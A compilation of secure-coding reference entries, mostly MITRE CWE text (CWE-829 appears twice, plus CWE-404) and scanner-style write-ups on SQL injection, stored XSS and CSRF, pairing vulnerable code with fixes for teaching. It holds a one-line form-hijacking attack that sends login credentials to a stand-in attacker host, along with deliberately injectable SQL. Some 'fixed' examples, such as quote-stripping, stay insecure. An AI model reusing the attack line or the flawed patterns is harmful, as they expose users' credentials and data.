Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].
Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**

ChildOf	Category	864	2011 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2011 CWE/SANS Top 25 Most Dangerous Software Errors (primary)900**
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

(CAPEC Version: 1.7)

CAPEC-ID	Attack Pattern Name
175	Code Inclusion
253	Remote Code Inclusion
101	Server Side Include (SSI) Injection
193	PHP Remote File Inclusion
251	Local Code Inclusion
252	PHP Local File Inclusion
38	Leveraging/Manipulating Configuration File Search Paths
103	Clickjacking
181	Flash File Overlay
222	iFrame Overlay
185	Malicious Software Download
186	Malicious Software Update
187	Malicious Automated Software Update
111	JSON Hijacking (aka JavaScript Hijacking)
184	Software Integrity Attacks
35	Leverage Executable Code in Nonexecutable Files

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

Submissions

Submission Date	Submitter	Organization	Source
		MITRE	Internal CWE Team

Modifications

Modification Date	Modifier	Organization	Source
2011-06-01	CWE Content Team	MITRE	Internal
	updated Common_Consequences		
2011-06-27	CWE Content Team	MITRE	Internal
	updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships		
2011-09-13	CWE Content Team	MITRE	Internal
	updated Potential_Mitigations, References, Relationships		

Back to top

Weakness ID: 829 *(Weakness Class)* **Status:** Incomplete

Description

Description Summary

The software imports, requires, or includes executable functionality (such as a library) from a source that is outside of the intended control sphere.

Extended Description

When including third-party functionality, such as a web widget, library, or other source of functionality, the software must effectively trust that functionality. Without sufficient protection mechanisms, the functionality could be malicious in nature (either by coming from an untrusted source, being spoofed, or being modified in transit from a trusted source). The functionality might also contain its own weaknesses, or grant access to additional functionality and state information that should be kept private to the base system, such as system state information, sensitive application data, or the DOM of a web application.

This might lead to many different consequences depending on the included functionality, but some examples include injection of malware, information exposure by granting excessive privileges or permissions to the untrusted functionality, DOM-based XSS vulnerabilities, stealing user's cookies, or open redirect to malware (CWE-601).

Common Consequences

Scope	Effect
Confidentiality Integrity Availability	Technical Impact: *Execute unauthorized code or commands* An attacker could insert malicious functionality into the program by causing the program to download code that the attacker has placed into the untrusted control sphere, such as a malicious web site.

Demonstrative Examples

Example 1

This login webpage includes a weather widget from an external website:

(Bad Code)

Example Language: HTML

```
<div class="header"> Welcome!
<div id="loginBox">Please Login:
<form id ="loginForm" name="loginForm" action="login.php" method="post">
Username: <input type="text" name="username" />
<br/>
Password: <input type="password" name="password" />
<input type="submit" value="Login" />
</form>
</div>
<div id="WeatherWidget">
<script type="text/javascript" src="externalDomain.example.com/weatherwidget.js"></script>
</div>
</div>
```

This webpage is now only as secure as the external domain it is including functionality from. If an attacker compromised the external domain and could add malicious scripts to the weatherwidget.js file, the attacker would have complete control, as seen in any XSS weakness (CWE-79).

For example, user login information could easily be stolen with a single line added to weatherwidget.js:

(Attack)

Example Language: Javascript

```
...Weather widget code....
document.getElementById('loginForm').action = "ATTACK.example.com/stealPassword.php";
```

This line of javascript changes the login form's original action target from the original website to an attack site. As a result, if a user attempts to login their username and password will be sent directly to the attack site.

Observed Examples

Reference	Description
CVE-2010-2076	Product does not properly reject DTDs in SOAP messages, which allows remote attackers to read arbitrary files, send HTTP requests to intranet servers, or cause a denial of service.
CVE-2004-0285	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0030	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0068	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2157	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2162	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2005-2198	Modification of assumed-immutable configuration variable in include file allows file inclusion via direct request.
CVE-2004-0128	Modification of assumed-immutable variable in configuration script leads to file inclusion.
CVE-2005-1864	PHP file inclusion.
CVE-2005-1869	PHP file inclusion.
CVE-2005-1870	PHP file inclusion.
CVE-2005-2154	PHP local file inclusion.
CVE-2002-1704	PHP remote file include.
CVE-2002-1707	PHP remote file include.
CVE-2005-1964	PHP remote file include.
CVE-2005-1681	PHP remote file include.
CVE-2005-2086	PHP remote file include.
CVE-2004-0127	Directory traversal vulnerability in PHP include statement.
CVE-2005-1971	Directory traversal vulnerability in PHP include statement.
CVE-2005-3335	PHP file inclusion issue, both remote and local; local include uses ".." and "%00" characters as a manipulation, but many remote file inclusion issues probably have this vector.

Potential Mitigations

Phase: Architecture and Design

Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Phase: Architecture and Design

Strategy: Enforcement by Conversion

When the set of acceptable objects, such as filenames or URLs, is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames or URLs, and reject all other inputs.

For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI AccessReferenceMap provide this capability [R.829.1].
Phase: Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.
Phases: Architecture and Design; Operation

Strategy: Sandbox or Jail

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.

OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, java.io.FilePermission in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

Effectiveness: Limited

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack, such as restricting the attacker to certain system calls or limiting the portion of the file system that can be accessed.
Phases: Architecture and Design; Operation

Strategy: Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks [R.829.2]. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.
Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as CWE-23, and exclude directory separators such as "/" to avoid CWE-36. Use a whitelist of allowable file extensions, which will help to avoid CWE-434.
Phases: Architecture and Design; Operation

Strategy: Identify and Reduce Attack Surface

Store library, include, and utility files outside of the web document root, if possible. Otherwise, store them in a separate directory and use the web server's access control capabilities to prevent attackers from directly requesting them. One common practice is to define a fixed constant in each calling program, then check for the existence of the constant in the library/include file; if the constant does not exist, then the file was directly requested, and it can exit immediately.

This significantly reduces the chance of an attacker being able to bypass any protection mechanisms that are in the base program but not in the include files. It will also reduce your attack surface.
Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many file inclusion problems occur because the programmer assumed that certain inputs could not be modified, especially for cookies and URL components.
Phase: Operation

Strategy: Firewall

Use an application firewall that can detect attacks against this weakness. It can be beneficial in cases in which the code cannot be fixed (because it is controlled by a third party), as an emergency prevention measure while more comprehensive software assurance measures are applied, or to provide defense in depth.

Effectiveness: Moderate

An application firewall might not cover all possible input vectors. In addition, attack techniques might be available to bypass the protection mechanism, such as using malformed inputs that can still be processed by the component that receives those inputs. Depending on functionality, an application firewall might inadvertently reject or modify legitimate requests. Finally, some manual effort may be required for customization.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	669	Incorrect Resource Transfer Between Spheres	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ChildOf	Category	813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	**Weaknesses in OWASP Top Ten (2010) (primary)809**

ChildOf	Category	864	2011 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2011 CWE/SANS Top 25 Most Dangerous Software Errors (primary)900**
ParentOf	Weakness Base	98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	**Research Concepts (primary)1000**
ParentOf	Weakness Base	827	Improper Control of Document Type Definition	Research Concepts1000
ParentOf	Weakness Base	830	Inclusion of Web Functionality from an Untrusted Source	**Development Concepts (primary)699** **Research Concepts (primary)1000**

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.7)*
175	Code Inclusion	
253	Remote Code Inclusion	
101	Server Side Include (SSI) Injection	
193	PHP Remote File Inclusion	
251	Local Code Inclusion	
252	PHP Local File Inclusion	
38	Leveraging/Manipulating Configuration File Search Paths	
103	Clickjacking	
181	Flash File Overlay	
222	iFrame Overlay	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	
111	JSON Hijacking (aka JavaScript Hijacking)	
184	Software Integrity Attacks	
35	Leverage Executable Code in Nonexecutable Files	

References

[R.829.1] [REF-21] OWASP. "OWASP Enterprise Security API (ESAPI) Project". <http://www.owasp.org/index.php/ESAPI>.

[R.829.2] Sean Barnum and Michael Gegick. "Least Privilege". 2005-09-14. <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/351.html>.

Content History

Submissions

Submission Date	Submitter	Organization	Source
		MITRE	Internal CWE Team

Modifications

Modification Date	Modifier	Organization	Source
2011-06-01	CWE Content Team updated Common_Consequences	MITRE	Internal
2011-06-27	CWE Content Team updated Common_Consequences, Demonstrative_Examples, Observed_Examples, Potential_Mitigations, Related_Attack_Patterns, Relationships	MITRE	Internal
2011-09-13	CWE Content Team updated Potential_Mitigations, References, Relationships	MITRE	Internal

Back to top

Heuristic SQL Injection

Risk

What might happen

An attacker could directly access all of the system's data. Using simple tools and text editing, the attacker would be able to steal any sensitive information stored by the system (such as personal user details or credit cards), and possibly change or erase existing data.

Cause

How does it happen

The application communicates with its database by sending a textual SQL query. The application creates the query by simply concatenating strings including the user's input. Since the user input is neither checked for data type validity nor subsequently sanitized, the input could contain SQL commands that would be interpreted as such by the database.

General Recommendations

How to avoid it

1. Validate all input, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
   - Data type
   - Size
   - Range
   - Format
   - Expected values.
2. Instead of concatenating strings: a. Use secure database components such as stored procedures, parameterized queries, and object bindings (for commands and parameters). b. An even better solution is to use an ORM library, such as EntityFramework, Hibernate, or iBatis.
3. Restrict access to database objects and functionality, according to the Principle of Least Privilege.

Source Code Examples

CSharp

The application creates an SQL query using string obtained from the user

```
public class SQLInjection
{
        public void foo(TextBox tbUserName)
        {
                string user = tbUserName.Text;
                SqlDataAdapter DA = new SqlDataAdapter("Select name,id from sysobjects where 
uid=USER_ID('" + user + "')");
                DA.Fill(DT);
        }
}
```

The string obtained from the user is checked for potentially malicious characters

```
class SqlInjectionFixed
{
        static void foo(TextBox tbUserName)
        {
                string user = tbUserName.Text.Replace("'", "");
                SqlDataAdapter DA = new SqlDataAdapter("Select name,id from sysobjects where
uid=USER_ID('" + user + "')");
                DA.Fill(DT);
        }
}
```

Java

The application creates an SQL query using string obtained from the user

```
public class SQL_Injection {
     public static void getUserId(Connection con) {
            System.out.println("enter user name");
            Scanner in = new Scanner(System.in);
            String user = in.nextLine();
            String query = "select user_id from User where user = " + user;
            try {
                   Statement stmt = con.createStatement();
                   ResultSet rs = stmt.executeQuery(query);
            } catch (Exception e) {
                   e.printStackTrace();
            }
     }
}
```

The string obtained from the user is checked for potentially malicious characters

```
public class SQL_Injection_Fixed {
     public static void getUserId(Connection con) {
            System.out.println("enter user name");
            Scanner in = new Scanner(System.in);
            String user = in.nextLine();
            user = user.replaceAll("'", "");
            String query = "select user_id from User where user = " + user;
            try {
                   Statement stmt = con.createStatement();
                   ResultSet rs = stmt.executeQuery(query);
            } catch (Exception e) {
                   e.printStackTrace();
            }
     }
}
```

Python

The application creates an SQL query using string obtained from the user

```
import MySQLdb
db = MySQLdb.connect(host="localhost", user="USER", passwd="PWD", db="MySQLdb")
cur = db.cursor()
```

```
ID = raw_input("What is your ID?")
cur.execute("SELECT * FROM Students WHERE Name = '%s';" % ID)
```

The string obtained from the user is checked for potentially malicious characters

```
import MySQLdb
db = MySQLdb.connect(host="localhost", user="USER", passwd="PWD", db="MySQLdb")
cur = db.cursor()
ID = raw_input("What is your ID?")
cur.execute("SELECT * FROM Students WHERE ID = '%d';" % int(ID))
```

Heuristic Stored XSS

Risk

What might happen

An attacker could use legitimate access to the application to submit engineered data to the application’s database. When another user subsequently accesses this data, web pages may be rewritten and malicious scripts may be activated.

Cause

How does it happen

The application creates web pages that include data from the application’s database. The data is embedded directly in the page's HTML, causing the browser to display it as part of the web page. This data may have originated in input from another user. If the data includes HTML fragments or Javascript, these are displayed too, and the user cannot tell that this is not the intended page. The vulnerability is the result of embedding arbitrary database data without first encoding it in a format that would prevent the browser from treating it like HTML instead of plain text.

General Recommendations

How to avoid it

1. Validate all dynamic data, regardless of source. Validation should be based on a whitelist: accept only data fitting a specified structure, rather than reject bad patterns. Check for:
    - Data type
    - Size
    - Range
    - Format
    - Expected values
2. Validation is not a replacement for encoding. Fully encode all dynamic data, regardless of source, before embedding it in output. Encoding should be context-sensitive. For example: ● HTML encoding for HTML content ● HTML attribute encoding for data output to attribute values ● Javascript encoding for server-generated Javascript.
3. Consider using either the ESAPI encoding library, or its built-in functions. For earlier versions of ASP.NET, consider using the AntiXSS library.
4. In the Content-Type HTTP response header, explicitly define character encoding (charset) for the entire page. 5. Set the httpOnly flag on the session cookie, to prevent XSS exploits from stealing the cookie.

Source Code Examples

CSharp

Data obtained from the excecution of an SQL command is outputed to a label

```
public class StoredXss
{
        public string foo(Label lblOutput, SqliteConnection connection, string id)
        {
                string sql = "select email from CustomerLogin where customerNumber = " + id;
                SqliteCommand cmd = new SqliteCommand(sql, connection);
                string output = (string)cmd.ExecuteScalar();
                lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not
exist" : output;
        }
}
```

The outputed string is Html encoded before it is displayed in the label

```
public class StoredXssFixed
{
        public string foo(Label lblOutput, SqliteConnection connection, HttpServerUtility
Server, string id)
        {
                SqliteConnection connection = new SqliteConnection(connectionString)
                string sql = "select email from CustomerLogin where customerNumber = " + id;
                SqliteCommand cmd = new SqliteCommand(sql, connection);
                string output = (string)cmd.ExecuteScalar();
                lblOutput.Text = String.IsNullOrEmpty(output) ? "Customer Number does not
exist" : Server.HtmlEncode(output);
        }
}
```

Java

Data obtained from the excecution of an SQL command is outputed to a label

```
public class Stored_XSS {
     public static void XSSExample(Statement stmt) throws SQLException {
            Label label = new Label();
            ResultSet rs;
            rs = stmt.executeQuery("SELECT * FROM Customers WHERE UserName = Mickey");
            String lastNames = "";
            while (rs.next()) {
                   lastNames += rs.getString("Lname") + ", ";
            }
            label.setText("Mickey last names are: " + lastNames + " ");
     }
}
```

The outputed string is encoded to hard-coded string before it is displayed in the label

```
public class Stored_XSS_Fix {
     public static void XSSExample(Statement stmt) throws SQLException {
            Label label = new Label();
            ResultSet rs;
            HashMap<String, String> sanitize = new HashMap<String, String>();
            sanitize.put("A", "Cohen");
            sanitize.put("B", "Smith");
            sanitize.put("C", "Bond");
            rs = stmt.executeQuery("SELECT * FROM Customers WHERE UserName = Mickey");
            String lastNames = "";
            while (rs.next()) {
                   lastNames += sanitize.get(rs.getString("Lname")) + ", ";
            }
            label.setText("Mickey last names are: " + lastNames + " ");
     }
}
```

Heuristic XSRF

Risk

What might happen

An attacker could cause the victim to perform any action for which the victim is authorized, such as transferring funds from the victim’s account to the attacker’s. The action will be logged as being performed by the victim.

Cause

How does it happen

The application performs some action that modifies database contents, based purely on HTTP request content, and does not require per-request renewed authentication (such as transaction authentication or a cryptographic form token), instead relying on browser or session authentication. This means that an attacker could use social engineering to cause a victim to click a link including a transaction request, and the application would trust the victim’s browser and would perform the action. This type of attack is known as Cross-Site Request Forgery (XSRF or CSRF).

General Recommendations

How to avoid it

Implement a standard or library anti-CSRF mechanism: preferably a built-in platform-provided mechanism or OWASP’s CSRFGuard. Selective re-authentication or transaction authentication, such as with a cryptographic form token, is also acceptable.

Source Code Examples

CSharp

HttpRequest content is used in a database query without any validation of that content

```
public class XSRF
{
        public void foo(SqliteConnection connection, HttpRequest Request)
        {
                string input = Request.QueryString["user"];
                string sql = "insert into Comments(comment) values ('" + input + "');";
                connection.Open();
                MySqlCommand command = new MySqlCommand(sql, connection);
                command.ExecuteNonQuery();
        }
}
```

The HttpRequest content is validated using AntiXsrfTokenKey

```
public class XSRFFixed
{
        public void foo(SqliteConnection connection, AntiXsrf AntiXsrfTokenKey, HttpRequest
Request)
        {
                string input = AntiXsrfTokenKey.Validate(Request.QueryString["user"]);
                string sql = "insert into Comments(comment) values ('" + input + "');";
                connection.Open();
                MySqlCommand command = new MySqlCommand(sql, connection);
                command.ExecuteNonQuery();
        }
}
```

Client Side Only Validation

CWE ID	10005
Description	Program that relay solely on client side validation mechanisms can fail to prevent attacks since client side validation mechanisms can be easily bypassed.
Likelihood of Exploit	High
Common Consequences	Unvlidated values may enter the system, possibly causing SQL injection or XSS.
Potential Mitigations	The client side validation mechanisms should be augmented with server side validation mechanisms.
Applicable Platforms	All

Improper Resource Shutdown or Release

Weakness ID: 404 *(Weakness Base)* **Status:** Draft

Description

Description Summary

The program does not release or incorrectly releases a resource before it is made available for re-use.

Extended Description

When a resource is created or allocated, the developer is responsible for properly releasing the resource as well as accounting for all potential paths of expiration or invalidation, such as a set period of time or revocation.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

All

Common Consequences

Scope	Effect
Availability	Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.
Confidentiality	When a resource containing sensitive information is not correctly shutdown, it may expose the sensitive data in a subsequent allocation.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1

The following method never closes the file handle it opens. The Finalize() method for StreamReader eventually calls Close(), but there is no guarantee as to how long it will take before the Finalize() method is invoked. In fact, there is no guarantee that Finalize() will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

(Bad Code)

Example Language: **Java**

```
private void processFile(string fName) {
StreamWriter sw = new
StreamWriter(fName);
string line;
while ((line = sr.ReadLine()) != null)
processLine(line);
}
```

Example 2

If an exception occurs after establishing the database connection and before the same connection closes, the pool of database connections may become exhausted. If the number of available connections is exceeded, other users cannot access this resource, effectively denying access to the application. Using the following database connection pattern will ensure that all opened connections are closed. The con.close() call should be the first executable statement in the finally block.

(Bad Code)

Example Language: **Java**

```
try {
Connection con = DriverManager.getConnection(some_connection_string)
}
catch ( Exception e ) {
log( e )
}
finally {

con.close()
}
```

Example 3

Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated SqlConnection object. But if an exception occurs while executing the SQL or processing the results, the SqlConnection object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

(Bad Code)

Example Language: **C#**

```
...
SqlConnection conn = new SqlConnection(connString);
SqlCommand cmd = new SqlCommand(queryString);
cmd.Connection = conn;
conn.Open();
SqlDataReader rdr = cmd.ExecuteReader();
HarvestResults(rdr);
conn.Connection.Close();
...
```

Example 4

The following C function does not close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

(Bad Code)

Example Language: **C**

```
int decodeFile(char* fName) {
char buf[BUF_SZ];
FILE* f = fopen(fName, "r");
if (!f) {
printf("cannot open %s\n", fName);
return DECODE_FAIL;
}
else {
while (fgets(buf, BUF_SZ, f)) {
if (!checkChecksum(buf)) {
return DECODE_FAIL;
}
else {
decodeBlock(buf);
}
}
}
fclose(f);
return DECODE_SUCCESS;
}
```

Example 5

In this example, the program fails to use matching functions such as malloc/free, new/delete, and new[]/delete[] to allocate/deallocate the resource.

(Bad Code)

Example Language: **C++**

```
class A {
void foo();
};
void A::foo(){
int *ptr;
ptr = (int*)malloc(sizeof(int));
delete ptr;
}
```

Example 6

In this example, the program calls the delete[] function on non-heap memory.

(Bad Code)

Example Language: **C++**

```
class A{
void foo(bool);
};
void A::foo(bool heap) {
int localArray[2] = {
11,22
};
int *p = localArray;
if (heap){
p = new int[2];
}
delete[] p;
}
```

Observed Examples

Reference	Description
CVE-1999-1127	Does not shut down named pipe connections if malformed data is sent.
CVE-2001-0830	Sockets not properly closed when attacker repeatedly connects and disconnects from server.
CVE-2002-1372	Return values of file/socket operations not checked, allowing resultant consumption of file descriptors.

Potential Mitigations

Phase: Requirements

Strategy: Language Selection

Use a language with features that can automatically mitigate or eliminate resource-shutdown weaknesses.

For example, languages such as Java, Ruby, and Lisp perform automatic garbage collection that releases memory for objects that have been deallocated.

Phase: Implementation

It is good practice to be responsible for freeing all resources you allocate and to be consistent with how and where you free memory in a function. If you allocate memory that you intend to free upon completion of the function, you must be sure to free the memory at all exit points for that function including error conditions.

Phase: Implementation

Memory should be allocated/freed using matching functions such as malloc/free, new/delete, and new[]/delete[].

Phase: Implementation

When releasing a complex object or structure, ensure that you properly dispose of all of its member components, not just the object itself.

Phase: Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Weakness Ordinalities

Ordinality	Description
Primary	Failing to properly release or shutdown resources can be primary to resource exhaustion, performance, and information confidentiality problems to name a few.
Resultant	Failing to properly release or shutdown resources can be resultant from improper error handling or insufficient resource tracking.

Relationships

Nature	Type	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	Development Concepts699 **Seven Pernicious Kingdoms (primary)700**
ChildOf	Category	399	Resource Management Errors	**Development Concepts (primary)699**
ChildOf	Weakness Class	664	Improper Control of a Resource Through its Lifetime	**Research Concepts (primary)1000**
ChildOf	Category	730	OWASP Top Ten 2004 Category A9 - Denial of Service	**Weaknesses in OWASP Top Ten (2004) (primary)711**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**
ChildOf	Category	752	2009 Top 25 - Risky Resource Management	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
PeerOf	Weakness Class	405	Asymmetric Resource Consumption (Amplification)	Research Concepts1000
ParentOf	Weakness Variant	262	Not Using Password Aging	**Research Concepts (primary)1000**
ParentOf	Weakness Base	263	Password Aging with Long Expiration	**Research Concepts (primary)1000**
ParentOf	Weakness Base	299	Improper Check for Certificate Revocation	**Research Concepts (primary)1000**
ParentOf	Weakness Base	459	Incomplete Cleanup	**Research Concepts (primary)1000**
ParentOf	Weakness Variant	568	finalize() Method Without super.finalize()	**Research Concepts (primary)1000**
ParentOf	Weakness Base	619	Dangling Database Cursor ('Cursor Injection')	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	763	Release of Invalid Pointer or Reference	**Research Concepts (primary)1000**
ParentOf	Weakness Base	772	Missing Release of Resource after Effective Lifetime	**Research Concepts (primary)1000**
PeerOf	Weakness Base	239	Failure to Handle Incomplete Element	Research Concepts1000

Relationship Notes

Overlaps memory leaks, asymmetric resource consumption, malformed input errors.

Functional Areas

- Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Improper resource shutdown or release
7 Pernicious Kingdoms			Unreleased Resource
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	FIO42-C		Ensure files are properly closed when they are no longer needed

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
118	Data Leakage Attacks	
119	Resource Depletion	
125	Resource Depletion through Flooding	
130	Resource Depletion through Allocation	

131	Resource Depletion through Leak

Content History

Submissions

Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined

Modifications

